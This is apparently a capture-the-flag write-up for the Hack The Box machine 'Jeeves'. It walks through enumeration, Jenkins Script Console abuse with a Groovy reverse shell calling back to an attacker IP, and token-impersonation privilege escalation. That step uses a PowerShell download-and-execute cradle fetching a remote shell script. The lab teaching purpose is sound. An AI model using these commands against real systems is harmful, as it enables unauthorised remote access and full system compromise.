Jeeves

Summary

Jeeves is a straight forward box that involves good enumeration to find a web server running Jenkins, from there using build-in functions from Jenkins to get a reverse shell. Then abuse token privileges to gain Administrator on the box.

Enumeration

```
root@kali:~/Documents/HTB/boxes/Jeeves# nmap -sC -sV -oN nmap/jeeves 10.10.10.63
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 13:54 BST
Nmap scan report for jeeves.htb (10.10.10.63)
Host is up (0.16s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h52m38s, deviation: 0s, median: 4h52m38s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-08-21 18:47:13
|_  start_date: 2019-08-21 18:45:43
```

Running a Nmap shows we have two services running http and smb running on port 445. So lets first try to see if we can log onto smb anonymously.

```
root@kali:~/Documents/HTB/boxes/Jeeves# smbclient -L 10.10.10.63
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
session setup failed: NT_STATUS_ACCESS_DENIED
root@kali:~/Documents/HTB/boxes/Jeeves#
```

Anonymous smb fails so we will leave this for now until we get some credentials.


Gobuster

Running gobuster on both, port 80 and 50000 we see that gobuster only found one page on port 50000.

```
Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.63:50000/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Output file  : port-50000.log
[+] Status codes : 200,204,301,302,307
=====================================================
/askjeeves (Status: 302)
=====================================================
root@kali:~/Documents/HTB/boxes/Jeeves#
```

HTTP

Going to http://10.10.10.63:50000/askjeeves takes us to an unsecured Jenkins server. Navigating to *Script Console* allows us to execute Groovy scripts.



Using the reverse shell shown on https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76 will result in a user shell being sent to us.

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 String host="10.10.14.24";
2 int port=1337;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
```

```
root@kali:~/Documents/HTB/boxes/Jeeves# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.63] 49690
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```

Priv esc

Preforming a *whoami /priv* shows that the 'SeImpersonatePrivilege' token is enabled. This allows for privilege escalation through 'Rotten Potatoe'

```
C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

To do this we need two things. Firstly is the precompiled RottenPotato.exe file located at https://github.com/decoder-it/lonelypotato/tree/master/RottenPotatoEXE, and we need to create a rev.bat file that will download a reverse shell that we have hosted on a web server on our system.

```
C:\Users\Administrator\.jenkins>more rev.bat
more rev.bat
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.24/Invoke-PowerShellTcp.
ps1')

C:\Users\Administrator\.jenkins>
```

Setting up a netcat session and executing the exploit will result in an Administrator shell being sent back to our host.

```
C:\Users\Administrator\.jenkins>lonelypotato.exe * rev.bat
lonelypotato.exe * rev.bat
CreateIlok: 0 0
CreateDoc: 0 0
connect sock
start RPC  connection
COM -> bytes received: 116
RPC -> bytes Sent: 116
RPC -> bytes received: 84
COM -> bytes sent: 84
COM -> bytes received: 24
RPC -> bytes Sent: 24
RPC -> bytes received: 136
COM -> bytes sent: 136
COM -> bytes received: 135
RPC -> bytes Sent: 135
RPC -> bytes received: 216
COM -> bytes sent: 216
COM -> bytes received: 251
RPC -> bytes Sent: 251
```

```
root@kali:~/Documents/HTB/boxes/Jeeves# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.63] 49698
Windows PowerShell running as user JEEVES$ on JEEVES
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
PS C:\Windows\system32>
```